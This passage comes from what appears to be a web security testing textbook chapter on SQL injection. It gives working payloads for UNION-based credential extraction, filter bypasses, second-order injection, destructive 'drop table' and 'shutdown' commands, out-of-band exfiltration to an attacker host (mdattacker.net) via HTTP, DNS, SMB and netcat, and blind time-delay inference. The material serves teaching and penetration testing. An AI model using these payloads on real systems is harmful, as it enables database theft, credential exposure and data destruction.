  - If changing the number in the input affects the ordering of the results, the input is probably being inserted into an `ORDER BY` clause. In SQL, `ORDER BY 1` orders by the first column. Increasing this number to 2 should then change the display order of data to order by the second column. If the number supplied is greater than the number of columns in the result set, the query should fail. In this situation, you can confirm that further SQL can be injected by checking whether the results order can be reversed, using the following:

```
1 ASC --
1 DESC --
```
  - If supplying the number 1 causes a set of results with a column containing a 1 in every row, the input is probably being inserted into the name of a column being returned by the query. For example:

```
SELECT 1,title,year FROM books WHERE publisher='Wiley'
```

**NOTE** Exploiting SQL injection in an `ORDER BY` clause is significantly different from most other cases. A database will not accept a `UNION`, `WHERE`, `OR`, or `AND` keyword at this point in the query. Generally exploitation requires the attacker to specify a nested query in place of the parameter, such as replacing the column name with `(select 1 where <<condition>> or 1/0=0)`, thereby leveraging the inference techniques described later in this chapter. For databases that support batched queries such as MS-SQL, this can be the most efficient option.



## Fingerprinting the Database

Most of the techniques described so far are effective against all the common database platforms, and any divergences have been accommodated through minor adjustments to syntax. However, as we begin to look at more advanced exploitation techniques, the differences between platforms become more significant, and you will increasingly need to know which type of back-end database you are dealing with.

You have already seen how you can extract the version string of the major database types. Even if this cannot be done for some reason, it is usually possible to fingerprint the database using other methods. One of the most reliable is the different means by which databases concatenate strings. In a query where you control some item of string data, you can supply a particular value in one request and then test different methods of concatenation to produce that string. When the same results are obtained, you have probably identified the type of database being used. The following examples show how the string `services` could be constructed on the common types of database:

- **Oracle:** `'serv' || 'ices'`
- **MS-SQL:** `'serv'+'ices'`
- **MySQL:** `'serv' 'ices'` (note the space)

If you are injecting into numeric data, the following attack strings can be used to fingerprint the database. Each of these items evaluates to 0 on the target database and generates an error on the other databases:

- **Oracle:** `BITAND(1,1)-BITAND(1,1)`
- **MS-SQL:** `@@PACK_RECEIVED-@@PACK_RECEIVED`
- **MySQL:** `CONNECTION_ID()-CONNECTION_ID()`

**NOTE** The MS-SQL and Sybase databases share a common origin, so they have many similarities in relation to table structure, global variables, and stored procedures. In practice, the majority of the attack techniques against MS-SQL described in later sections will work in an identical way against Sybase.

A further point of interest when fingerprinting databases is how MySQL handles certain types of inline comments. If a comment begins with an exclamation point followed by a database version string, the contents of the comment are interpreted as actual SQL, provided that the version of the actual database is equal to or later than that string. Otherwise, the contents are ignored and treated as a comment. Programmers can use this facility much like preprocessor directives in C, enabling them to write different code that will be processed

conditionally upon the database version being used. An attacker also can use this facility to fingerprint the exact version of the database. For example, injecting the following string causes the `WHERE` clause of a `SELECT` statement to be false if the MySQL version in use is greater than or equal to 3.23.02:

```
/*!32302 and 1=0*/
```

## The UNION Operator

The `UNION` operator is used in SQL to combine the results of two or more `SELECT` statements into a single result set. When a web application contains a SQL injection vulnerability that occurs in a `SELECT` statement, you can often employ the `UNION` operator to perform a second, entirely separate query, and combine its results with those of the first. If the results of the query are returned to your browser, this technique can be used to easily extract arbitrary data from within the database. `UNION` is supported by all major DBMS products. It is the quickest way to retrieve arbitrary information from the database in situations where query results are returned directly.

Recall the application that enabled users to search for books based on author, title, publisher, and other criteria. Searching for books published by Wiley causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

Suppose that this query returns the following set of results:

AUTHOR	TITLE	YEAR
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007

You saw earlier how an attacker could supply crafted input to the search function to subvert the query's `WHERE` clause and therefore return all the books held within the database. A far more interesting attack would be to use the `UNION` operator to inject a second `SELECT` query and append its results to those of the first. This second query can extract data from a different database table. For example, entering the search term:

```
Wiley' UNION SELECT username,password,uid FROM users--
```

causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'  
UNION SELECT username,password,uid FROM users--'
```

This returns the results of the original search followed by the contents of the users table:

AUTHOR	TITLE	YEAR
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007
admin	r00tr0x	0
cliff	Reboot	1

**NOTE** When the results of two or more `SELECT` queries are combined using the `UNION` operator, the column names of the combined result set are the same as those returned by the first `SELECT` query. As shown in the preceding table, usernames appear in the `author` column, and passwords appear in the `title` column. This means that when the application processes the results of the modified query, it has no way of detecting that the data returned has originated from a different table.

This simple example demonstrates the potentially huge power of the `UNION` operator when employed in a SQL injection attack. However, before it can be exploited in this way, two important provisos need to be considered:

- When the results of two queries are combined using the `UNION` operator, the two result sets must have the same structure. In other words, they must contain the same number of columns, which have the same or compatible data types, appearing in the same order.
- To inject a second query that will return interesting results, the attacker needs to know the name of the database table that he wants to target, and the names of its relevant columns.

Let's look a little deeper at the first of these provisos. Suppose that the attacker attempts to inject a second query that returns an incorrect number of columns. He supplies this input:

```
Wiley' UNION SELECT username,password FROM users--
```

The original query returns three columns, and the injected query returns only two columns. Hence, the database returns the following error:

```
ORA-01789: query block has incorrect number of result columns
```

Suppose instead that the attacker attempts to inject a second query whose columns have incompatible data types. He supplies this input:

```
Wiley' UNION SELECT uid,username,password FROM users--
```

This causes the database to attempt to combine the password column from the second query (which contains string data) with the year column from the first query (which contains numeric data). Because string data cannot be converted into numeric data, this causes an error:

```
ORA-01790: expression must have same datatype as corresponding expression
```

**NOTE** The error messages shown here are for Oracle. The equivalent messages for other databases are listed in the later section “SQL Syntax and Error Reference.”

In many real-world cases, the database error messages shown are trapped by the application and are not be returned to the user’s browser. It may appear, therefore, that in attempting to discover the structure of the first query, you are restricted to pure guesswork. However, this is not the case. Three important points mean that your task usually is easy:

- For the injected query to be capable of being combined with the first, it is not strictly necessary that it contain the same data types. Rather, they must be compatible. In other words, each data type in the second query must either be identical to the corresponding type in the first or be implicitly convertible to it. You have already seen that databases implicitly convert a numeric value to a string value. In fact, the value `NULL` can be converted to any data type. Hence, if you do not know the data type of a particular field, you can simply `SELECT NULL` for that field.
- In cases where the application traps database error messages, you can easily determine whether your injected query was executed. If it was, additional results are added to those returned by the application from its original query. This enables you to work systematically until you discover the structure of the query you need to inject.
- In most cases, you can achieve your objectives simply by identifying a single field within the original query that has a string data type. This is sufficient for you to inject arbitrary queries that return string-based data and retrieve the results, enabling you to systematically extract any desired data from the database.

## HACK STEPS

Your first task is to discover the number of columns returned by the original query being executed by the application. You can do this in two ways:

1. You can exploit the fact that `NULL` can be converted to any data type to systematically inject queries with different numbers of columns until your injected query is executed. For example:

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

When your query is executed, you have determined the number of columns required. If the application doesn't return database error messages, you can still tell when your injected query was successful. An additional row of data will be returned, containing either the word `NULL` or an empty string. Note that the injected row may contain only empty table cells and so may be hard to see when rendered as HTML. For this reason it is preferable to look at the raw response when performing this attack.

2. Having identified the required number of columns, your next task is to discover a column that has a string data type so that you can use this to extract arbitrary data from the database. You can do this by injecting a query containing `NULLS`, as you did previously, and systematically replacing each `NULL` with `a`. For example, if you know that the query must return three columns, you can inject the following:

```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

When your query is executed, you see an additional row of data containing the value `a`. You can then use the relevant column to extract data from the database.

**NOTE** In Oracle databases, every `SELECT` statement must include a `FROM` attribute, so injecting `UNION SELECT NULL` produces an error regardless of the number of columns. You can satisfy this requirement by selecting from the globally accessible table `DUAL`. For example:

```
' UNION SELECT NULL FROM DUAL--
```

When you have identified the number of columns required in your injected query, and have found a column that has a string data type, you are in a position to extract arbitrary data. A simple proof-of-concept test is to extract the version string of the database, which can be done on any DBMS. For example, if there are three columns, and the first column can take string data, you can extract the database version by injecting the following query on MS-SQL and MySQL:

```
' UNION SELECT @@version,NULL,NULL--
```

Injecting the following query achieves the same result on Oracle:

```
' UNION SELECT banner,NULL,NULL FROM v$version--
```

In the example of the vulnerable book search application, we can use this string as a search term to retrieve the version of the Oracle database:

AUTHOR	TITLE	YEAR
CORE 9.2.0.1.0 Production		
NLSRTL Version 9.2.0.1.0 - Production		
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production		
PL/SQL Release 9.2.0.1.0 - Production		
TNS for 32-bit Windows: Version 9.2.0.1.0 - Production		

Of course, even though the database's version string may be interesting, and may enable you to research vulnerabilities with the specific software being used, in most cases you will be more interested in extracting actual data from the database. To do this, you typically need to address the second proviso described earlier. That is, you need to know the name of the database table you want to target and the names of its relevant columns.

## Extracting Useful Data

To extract useful data from the database, normally you need to know the names of the tables and columns containing the data you want to access. The main enterprise DBMSs contain a rich amount of database metadata that you can query to discover the names of every table and column within the database. The methodology for extracting useful data is the same in each case; however, the details differ on different database platforms.

## Extracting Data with UNION

Let's look at an attack being performed against an MS-SQL database, but use a methodology that will work on all database technologies. Consider an address book application that allows users to maintain a list of contacts and query and update their details. When a user searches her address book for a contact named Matthew, her browser posts the following parameter:

Name=Matthew

and the application returns the following results:

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com

**TRY IT!**

```
http://mdsec.net/addressbook/32/
```

First, we need to determine the required number of columns. Testing for a single column results in an error message:

```
Name=Matthew'%20union%20select%20null--
```

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

We add a second NULL, and the same error occurs. So we continue adding NULLS until our query is executed, generating an additional item in the results table:

```
Name=Matthew'%20union%20select%20null,null,null,null,null--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
[empty]	[empty]

We now verify that the first column in the query contains string data:

```
Name=Matthew'%20union%20select%20'a',null,null,null,null--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
a	

The next step is to find out the names of the database tables and columns that may contain interesting information. We can do this by querying the metadata table `information_schema.columns`, which contains details of all tables and column names within the database. These can be retrieved with this query:

```
Name=Matthew'%20union%20select%20table_name,column_name,null,null,
null%20from%20information_schema.columns--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
shop_items	price
shop_items	prodid
shop_items	prodname
addr_book	contactemail
addr_book	contactname
users	username
users	password

Here, the users table is an obvious place to begin extracting data. We could extract data from the users table using this query:

```
Name=Matthew'%20UNION%20select%20username,password,null,null,null%20
from%20users--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
administrator	fme69
dev	uber
marcus	8pinto
smith	twosixty
jlo	6kdown

**TIP** The `information_schema` is supported by MS-SQL, MySQL, and many other databases, including SQLite and PostgreSQL. It is designed to hold database metadata, making it a primary target for attackers wanting to examine the database. Note that Oracle doesn't support this schema. When targeting an Oracle database, the attack would be identical in every other way. However, you would use the query `SELECT table_name,column_name FROM all_tab_columns` to retrieve information about tables and columns in the database. (You would use the `user_tab_columns` table to focus on the current database only.) When analyzing large databases for points of attack, it is usually best to look directly for interesting column names rather than tables. For instance:

```
SELECT table_name,column_name FROM information_schema.columns where
column_name LIKE '%PASS%'
```



**TIP** When multiple columns are returned from a target table, these can be concatenated into a single column. This makes retrieval more straightforward, because it requires identification of only a single varchar field in the original query:

- **Oracle:** `SELECT table_name || ':' || column_name FROM all_tab_columns`
- **MS-SQL:** `SELECT table_name + ':' + column_name from information_schema.columns`
- **MySQL:** `SELECT CONCAT(table_name, ':', column_name) from information_schema.columns`

## Bypassing Filters

In some situations, an application that is vulnerable to SQL injection may implement various input filters that prevent you from exploiting the flaw without restrictions. For example, the application may remove or sanitize certain characters or may block common SQL keywords. Filters of this kind are often vulnerable to bypasses, so you should try numerous tricks in this situation.

### *Avoiding Blocked Characters*

If the application removes or encodes some characters that are often used in SQL injection attacks, you may still be able to perform an attack without these:

- The single quotation mark is not required if you are injecting into a numeric data field or column name. If you need to introduce a string into your attack payload, you can do this without needing quotes. You can use various string functions to dynamically construct a string using the ASCII codes for individual characters. For example, the following two queries for Oracle and MS-SQL, respectively, are the equivalent of `select ename, sal from emp where ename='marcus':`

```
SELECT ename, sal FROM emp where ename=CHR(109) || CHR(97) ||
CHR(114) || CHR(99) || CHR(117) || CHR(115)
```

```
SELECT ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)+
CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)
```

- If the comment symbol is blocked, you can often craft your injected data such that it does not break the syntax of the surrounding query, even without using this. For example, instead of injecting:

```
' or 1=1--
```

you can inject:

```
' or 'a'='a
```

- When attempting to inject batched queries into an MS-SQL database, you do not need to use the semicolon separator. Provided that you fix the syntax of all queries in the batch, the query parser will interpret them correctly, whether or not you include a semicolon.

**TRY IT!**

```
http://mdsec.net/addressbook/71/
http://mdsec.net/addressbook/76/
```

***Circumventing Simple Validation***

Some input validation routines employ a simple blacklist and either block or remove any supplied data that appears on this list. In this instance, you should try the standard attacks, looking for common defects in validation and canonicalization mechanisms, as described in Chapter 2. For example, if the `SELECT` keyword is being blocked or removed, you can try the following bypasses:

```
SeLeCt
%00SELECT
SELSELECTECT
%53%45%4c%45%43%54
%2553%2545%254c%2545%2543%2554
```

**TRY IT!**

```
http://mdsec.net/addressbook/58/
http://mdsec.net/addressbook/62/
```

***Using SQL Comments***

You can insert inline comments into SQL statements in the same way as for C++, by embedding them between the symbols `/*` and `*/`. If the application blocks or strips spaces from your input, you can use comments to simulate whitespace within your injected data. For example:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
```

In MySQL, comments can even be inserted within keywords themselves, which provides another means of bypassing some input validation filters while preserving the syntax of the actual query. For example:

```
SEL/*foo*/ECT username,password FR/*foo*/OM users
```

## Exploiting Defective Filters

Input validation routines often contain logic flaws that you can exploit to smuggle blocked input past the filter. These attacks often exploit the ordering of multiple validation steps, or the failure to apply sanitization logic recursively. Some attacks of this kind are described in Chapter 11.

### TRY IT!

```
http://mdsec.net/addressbook/67/
```

## Second-Order SQL Injection

A particularly interesting type of filter bypass arises in connection with *second-order* SQL injection. Many applications handle data safely when it is first inserted into the database. Once data is stored in the database, it may later be processed in unsafe ways, either by the application itself or by other back-end processes. Many of these are not of the same quality as the primary Internet-facing application but have high-privileged database accounts.

In some applications, input from the user is validated on arrival by escaping a single quote. In the original book search example, this approach appears to be effective. When the user enters the search term `O'Reilly`, the application makes the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'O'Reilly'
```

Here, the single quotation mark supplied by the user has been converted into two single quotation marks. Therefore, the item passed to the database has the same literal significance as the original expression the user entered.

One problem with the doubling-up approach arises in more complex situations where the same item of data passes through several SQL queries, being written to the database and then read back more than once. This is one example of the shortcomings of simple *input validation* as opposed to *boundary validation*, as described in Chapter 2.

Recall the application that allowed users to self-register and contained a SQL injection flaw in an `INSERT` statement. Suppose that developers attempt to fix the vulnerability by doubling up any single quotation marks that appear within user data. Attempting to register the username `foo'` results in the following query, which causes no problems for the database:

```
INSERT INTO users (username, password, ID, privs) VALUES ('foo'',  
'secret', 2248, 1)
```

So far, so good. However, suppose that the application also implements a password change function. This function is reachable only by authenticated users, but for extra protection, the application requires users to submit their old password. It then verifies that this is correct by retrieving the user's current password from the database and comparing the two strings. To do this, it first retrieves the user's username from the database and then constructs the following query:

```
SELECT password FROM users WHERE username = 'foo'
```

Because the username stored in the database is the literal string `foo`, this is the value that the database returns when this value is queried. The doubled-up escape sequence is used only at the point where strings are passed into the database. Therefore, when the application reuses this string and embeds it into a second query, a SQL injection flaw arises, and the user's original bad input is embedded directly into the query. When the user attempts to change the password, the application returns the following message, which reveals the flaw:

```
Unclosed quotation mark before the character string 'foo
```

To exploit this vulnerability, an attacker can simply register a username containing his crafted input, and then attempt to change his password. For example, if the following username is registered:

```
' or 1 in (select password from users where username='admin')--
```

the registration step itself will be handled securely. When the attacker tries to change his password, his injected query will be executed, resulting in the following message, which discloses the admin user's password:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting  
the varchar value 'fme69' to a column of data type int.
```

The attacker has successfully bypassed the input validation that was designed to block SQL injection attacks. Now he has a way to execute arbitrary queries within the database and retrieve the results.

### TRY IT!

<http://mdsec.net/addressbook/107/>

## Advanced Exploitation

All the attacks described so far have had a ready means of retrieving any useful data that was extracted from the database, such as by performing a `UNION` attack or returning data in an error message. As awareness of SQL injection

threats has evolved, this kind of situation has become gradually less common. It is increasingly the case that the SQL injection flaws that you encounter will be in situations where retrieving the results of your injected queries is not straightforward. We will look at several ways in which this problem can arise, and how you can deal with it.

**NOTE** Application owners should be aware that not every attacker is interested in stealing sensitive data. Some may be more destructive. For example, by supplying just 12 characters of input, an attacker could turn off an MS-SQL database with the `shutdown--` command:

```
' shutdown--
```

An attacker could also inject malicious commands to drop individual tables with commands such as these:

```
' drop table users--
' drop table accounts--
' drop table customers--
```

## Retrieving Data as Numbers

It is fairly common to find that no string fields within an application are vulnerable to SQL injection, because input containing single quotation marks is being handled properly. However, vulnerabilities may still exist within numeric data fields, where user input is not encapsulated within single quotes. Often in these situations, the only means of retrieving the results of your injected queries is via a numeric response from the application.

In this situation, your challenge is to process the results of your injected queries in such a way that meaningful data can be retrieved in numeric form. Two key functions can be used here:

- `ASCII`, which returns the ASCII code for the input character
- `SUBSTRING` (or `SUBSTR` in Oracle), which returns a substring of its input

These functions can be used together to extract a single character from a string in numeric form. For example:

```
SUBSTRING('Admin',1,1) returns A.
ASCII('A') returns 65.
```

Therefore:

```
ASCII(SUBSTR('Admin',1,1)) returns 65.
```

Using these two functions, you can systematically cut a string of useful data into its individual characters and return each of these separately, in numeric form. In a scripted attack, this technique can be used to quickly retrieve and reconstruct a large amount of string-based data one byte at a time.

**TIP** There are numerous subtle variations in how different database platforms handle string manipulation and numeric computation, which you may need to take into account when performing advanced attacks of this kind. An excellent guide to these differences covering many different databases can be found at <http://sqlzoo.net/howto/source/z.dir/i08fun.xml>.

In a variation on this situation, the authors have encountered cases in which what is returned by the application is not an actual number, but a resource for which that number is an identifier. The application performs a SQL query based on user input, obtains a numeric identifier for a document, and then returns the document's contents to the user. In this situation, an attacker can first obtain a copy of every document whose identifiers are within the relevant numeric range and construct a mapping of document contents to identifiers. Then, when performing the attack described previously, the attacker can consult this map to determine the identifier for each document received from the application and thereby retrieve the ASCII value of the character he has successfully extracted.

### *Using an Out-of-Band Channel*

In many cases of SQL injection, the application does not return the results of any injected query to the user's browser, nor does it return any error messages generated by the database. In this situation, it may appear that your position is futile. Even if a SQL injection flaw exists, it surely cannot be exploited to extract arbitrary data or perform any other action. This appearance is false, however. You can try various techniques to retrieve data and verify that other malicious actions have been successful.

There are many circumstances in which you may be able to inject an arbitrary query but not retrieve its results. Recall the example of the vulnerable login form, where the username and password fields are vulnerable to SQL injection:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

In addition to modifying the query's logic to bypass the login, you can inject an entirely separate subquery using string concatenation to join its results to the item you control. For example:

```
foo' || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE  
username = 'DBSNMP') = 'DBSNMP')--
```

This causes the application to perform the following query:

```
SELECT * FROM users WHERE username = 'foo' || (SELECT 1 FROM dual WHERE  
(SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP')
```

The database executes your arbitrary subquery, appends its results to `foo`, and then looks up the details of the resulting username. Of course, the login will fail, but your injected query will have been executed. All you will receive back in the application's response is the standard login failure message. What you then need is a way to retrieve the results of your injected query.

A different situation arises when you can employ batch queries against MS-SQL databases. Batch queries are extremely useful, because they allow you to execute an entirely separate statement over which you have full control, using a different SQL verb and targeting a different table. However, because of how batch queries are carried out, the results of an injected query cannot be retrieved directly. Again, you need a means of retrieving the lost results of your injected query.

One method for retrieving data that is often effective in this situation is to use an out-of-band channel. Having achieved the ability to execute arbitrary SQL statements within the database, it is often possible to leverage some of the database's built-in functionality to create a network connection back to your own computer, over which you can transmit arbitrary data that you have gathered from the database.

The means of creating a suitable network connection are highly database-dependent. Different methods may or may not be available given the privilege level of the database user with which the application is accessing the database. Some of the most common and effective techniques for each type of database are described here.

## MS-SQL

On older databases such as MS-SQL 2000 and earlier, the `OpenRowSet` command can be used to open a connection to an external database and insert arbitrary data into it. For example, the following query causes the target database to open a connection to the attacker's database and insert the version string of the target database into the table called `foo`:

```
insert into openrowset('SQLOLEDB',
'DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein',
'select * from foo') values (@@version)
```

Note that you can specify port 80, or any other likely value, to increase your chance of making an outbound connection through any firewalls.

## Oracle

Oracle contains a large amount of default functionality that is accessible by low-privileged users and that can be used to create an out-of-band connection.

The `UTL_HTTP` package can be used to make arbitrary HTTP requests to other hosts. `UTL_HTTP` contains rich functionality and supports proxy servers, cookies, redirects, and authentication. This means that an attacker who has compromised

a database on a highly restricted internal corporate network may be able to leverage a corporate proxy to initiate outbound connections to the Internet.

In the following example, `UTL_HTTP` is used to transmit the results of an injected query to a server controlled by the attacker:

```
/employees.asp?EmpNo=7521' || UTL_HTTP.request('mdattacker.net:80/' ||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1)) --
```

This URL causes `UTL_HTTP` to make a GET request for a URL containing the first username in the table `all_users`. The attacker can simply set up a netcat listener on `mdattacker.net` to receive the result:

```
C:\>nc -nLp 80
GET /SYS HTTP/1.1
Host: mdattacker.net
Connection: close
```

The `UTL_INADDR` package is designed to be used to resolve hostnames to IP addresses. It can be used to generate arbitrary DNS queries to a server controlled by the attacker. In many situations, this is more likely to succeed than the `UTL_HTTP` attack, because DNS traffic is often allowed out through corporate firewalls even when HTTP traffic is restricted. The attacker can leverage this package to perform a lookup on a hostname of his choice, effectively retrieving arbitrary data by prepending it as a subdomain to a domain name he controls. For example:

```
/employees.asp?EmpNo=7521' || UTL_INADDR.GET_HOST_NAME((SELECT%20PASSWORD%
20FROM%20DBA_USERS%20WHERE%20NAME='SYS') || '.mdattacker.net')
```

This results in a DNS query to the `mdattacker.net` name server containing the `SYS` user's password hash:

```
DCB748A5BC5390F2.mdattacker.net
```

The `UTL_SMTP` package can be used to send e-mails. This facility can be used to retrieve large volumes of data captured from the database by sending this in outbound e-mails.

The `UTL_TCP` package can be used to open arbitrary TCP sockets to send and receive network data.

**NOTE** On Oracle 11g, an additional ACL protects many of the resources just described from execution by any arbitrary database user. An easy way around this is to dip into the new functionality provided in Oracle 11g and use this code:

```
SYS.DBMS_LDAP.INIT((SELECT PASSWORD FROM SYS.USER$ WHERE
NAME='SYS') || '.mdsec.net', 80)
```



## MySQL

The `SELECT ... INTO OUTFILE` command can be used to direct the output from an arbitrary query into a file. The specified filename may contain a UNC path, enabling you to direct the output to a file on your own computer. For example:

```
select * into outfile '\\\\mdattacker.net\\share\\output.txt' from users;
```

To receive the file, you need to create an SMB share on your computer that allows anonymous write access. You can configure shares on both Windows and UNIX-based platforms to behave in this way. If you have difficulty receiving the exported file, this may result from a configuration issue in your SMB server. You can use a sniffer to confirm whether the target server is initiating any inbound connections to your computer. If it is, consult your server documentation to ensure that it is configured correctly.

## Leveraging the Operating System

It is often possible to perform escalation attacks via the database that result in execution of arbitrary commands on the operating system of the database server itself. In this situation, many more avenues are available to you for retrieving data, such as using built-in commands like `tftp`, `mail`, and `telnet`, or copying data into the web root for retrieval using a browser. See the later section “Beyond SQL Injection” for techniques for escalating privileges on the database itself.

## Using Inference: Conditional Responses

There are many reasons why an out-of-band channel may be unavailable. Most commonly this occurs because the database is located within a protected network whose perimeter firewalls do not allow any outbound connections to the Internet or any other network. In this situation, you are restricted to accessing the database entirely via your injection point into the web application.

In this situation, working more or less blind, you can use many techniques to retrieve arbitrary data from within the database. These techniques are all based on the concept of using an injected query to conditionally trigger some detectable behavior by the database and then inferring a required item of information on the basis of whether this behavior occurs.

Recall the vulnerable login function where the username and password fields can be injected into to perform arbitrary queries:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Suppose that you have not identified any method of transmitting the results of your injected queries back to the browser. Nevertheless, you have already seen how you can use SQL injection to modify the application’s behavior.

For example, submitting the following two pieces of input causes very different results:

```
admin' AND 1=1--  
admin' AND 1=2--
```

In the first case, the application logs you in as the admin user. In the second case, the login attempt fails, because the `1=2` condition is always false. You can leverage this control of the application's behavior as a means of inferring the truth or falsehood of arbitrary conditions within the database itself. For example, using the `ASCII` and `SUBSTRING` functions described previously, you can test whether a specific character of a captured string has a specific value. For example, submitting this piece of input logs you in as the admin user, because the condition tested is true:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 65--
```

Submitting the following input, however, results in a failed login, because the condition tested is false:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 66--
```

By submitting a large number of such queries, cycling through the range of likely ASCII codes for each character until a hit occurs, you can extract the entire string, one byte at a time.

### Inducing Conditional Errors

In the preceding example, the application contained some prominent functionality whose logic could be directly controlled by injecting into an existing SQL query. The application's designed behavior (a successful versus a failed login) could be hijacked to return a single item of information to the attacker. However, not all situations are this straightforward. In some cases, you may be injecting into a query that has no noticeable effect on the application's behavior, such as a logging mechanism. In other cases, you may be injecting a subquery or a batched query whose results are not processed by the application in any way. In this situation, you may struggle to find a way to cause a detectable difference in behavior that is contingent on a specified condition.

David Litchfield devised a technique that can be used to trigger a detectable difference in behavior in most circumstances. The core idea is to inject a query that induces a database error contingent on some specified condition. When a database error occurs, it is often externally detectable, either through an HTTP 500 response code or through some kind of error message or anomalous behavior (even if the error message itself does not disclose any useful information).

The technique relies on a feature of database behavior when evaluating conditional statements: the database evaluates only those parts of the statement that need to be evaluated given the status of other parts. An example of this behavior is a `SELECT` statement containing a `WHERE` clause:

```
SELECT X FROM Y WHERE C
```

This causes the database to work through each row of table `Y`, evaluating condition `C`, and returning `x` in those cases where condition `C` is true. If condition `C` is never true, the expression `x` is never evaluated.

This behavior can be exploited by finding an expression `x` that is syntactically valid but that generates an error if it is ever evaluated. An example of such an expression in Oracle and MS-SQL is a divide-by-zero computation, such as `1/0`. If condition `C` is ever true, expression `x` is evaluated, causing a database error. If condition `C` is always false, no error is generated. You can, therefore, use the presence or absence of an error to test an arbitrary condition `C`.

An example of this is the following query, which tests whether the default Oracle user `DBSNMP` exists. If this user exists, the expression `1/0` is evaluated, causing an error:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
'DBSNMP') = 'DBSNMP'
```

The following query tests whether an invented user `AAAAAA` exists. Because the `WHERE` condition is never true, the expression `1/0` is not evaluated, so no error occurs:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
'AAAAAA') = 'AAAAAA'
```

What this technique achieves is a way of inducing a conditional response within the application, even in cases where the query you are injecting has no impact on the application's logic or data processing. It therefore enables you to use the inference techniques described previously to extract data in a wide range of situations. Furthermore, because of the technique's simplicity, the same attack strings will work on a range of databases, and where the injection point is into various types of SQL statements.

This technique is also versatile because it can be used in all kinds of injection points where a subquery can be injected. For example:

```
(select 1 where <<condition>> or 1/0=0)
```

Consider an application that provides a searchable and sortable contacts database. The user controls the parameters `department` and `sort`:

```
/search.jsp?department=30&sort=ename
```

This appears in the following back-end query, which parameterizes the department parameter but concatenates the sort parameter onto the query:

```
String queryText = "SELECT ename,job,deptno,hiredate FROM emp WHERE deptno = ?  
ORDER BY " + request.getParameter("sort") + " DESC";
```

It is not possible to alter the WHERE clause, or issue a UNION query after an ORDER BY clause; however, an attacker can create an inference condition by issuing the following statement:

```
/search.jsp?department=20&sort=(select%201/0%20from%20dual%20where%20  
(select%20substr(max(object_name),1,1)%20FROM%20user_objects)='Y')
```

If the first letter of the first object name in the user\_objects table is equal to 'Y', this will cause the database to attempt to evaluate 1/0. This will result in an error, and no results will be returned by the overall query. If the letter is not equal to 'Y', results from the original query will be returned in the default order. Carefully supplying this condition to an SQL injection tool such as Absinthe or SQLMap, we can retrieve every record in the database.

### Using Time Delays

Despite all the sophisticated techniques already described, there may yet be situations in which none of these tricks are effective. In some cases, you may be able to inject a query that returns no results to the browser, cannot be used to open an out-of-band channel, and that has no effect on the application's behavior, even if it induces an error within the database itself.

In this situation, all is not lost, thanks to a technique invented by Chris Anley and Sherief Hammad of NGSSoftware. They devised a way of crafting a query that would cause a time delay, contingent on some condition specified by the attacker. The attacker can submit his query and then monitor the time taken for the server to respond. If a delay occurs, the attacker may infer that the condition is true. Even if the actual content of the application's response is identical in the two cases, the presence or absence of a time delay enables the attacker to extract a single bit of information from the database. By performing numerous such queries, the attacker can systematically retrieve arbitrarily complex data from the database one bit at a time.

The precise means of inducing a suitable time delay depends on the target database being used. MS-SQL contains a built-in WAITFOR command, which can be used to cause a specified time delay. For example, the following query causes a time delay of 5 seconds if the current database user is sa:

```
if (select user) = 'sa' waitfor delay '0:0:5'
```

Equipped with this command, the attacker can retrieve arbitrary information in various ways. One method is to leverage the same technique already described for the case where the application returns conditional responses. Now, instead of triggering a different application response when a particular condition is detected, the injected query induces a time delay. For example, the second of these queries causes a time delay, indicating that the first letter of the captured string is A:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 waitfor delay '0:0:5'
if ASCII(SUBSTRING('Admin',1,1)) = 65 waitfor delay '0:0:5'
```

As before, the attacker can cycle through all possible values for each character until a time delay occurs. Alternatively, the attack could be made more efficient by reducing the number of requests needed. An additional technique is to break each byte of data into individual bits and retrieve each bit in a single query. The `POWER` command and the bitwise `AND` operator `&` can be used to specify conditions on a bit-by-bit basis. For example, the following query tests the first bit of the first byte of the captured data and pauses if it is 1:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 waitfor delay '0:0:5'
```

The following query performs the same test on the second bit:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 waitfor delay '0:0:5'
```

As mentioned earlier, the means of inducing a time delay are highly database-dependent. In current versions of MySQL, the `sleep` function can be used to create a time delay for a specified number of milliseconds:

```
select if(user() like 'root%', sleep(5000), 'false')
```

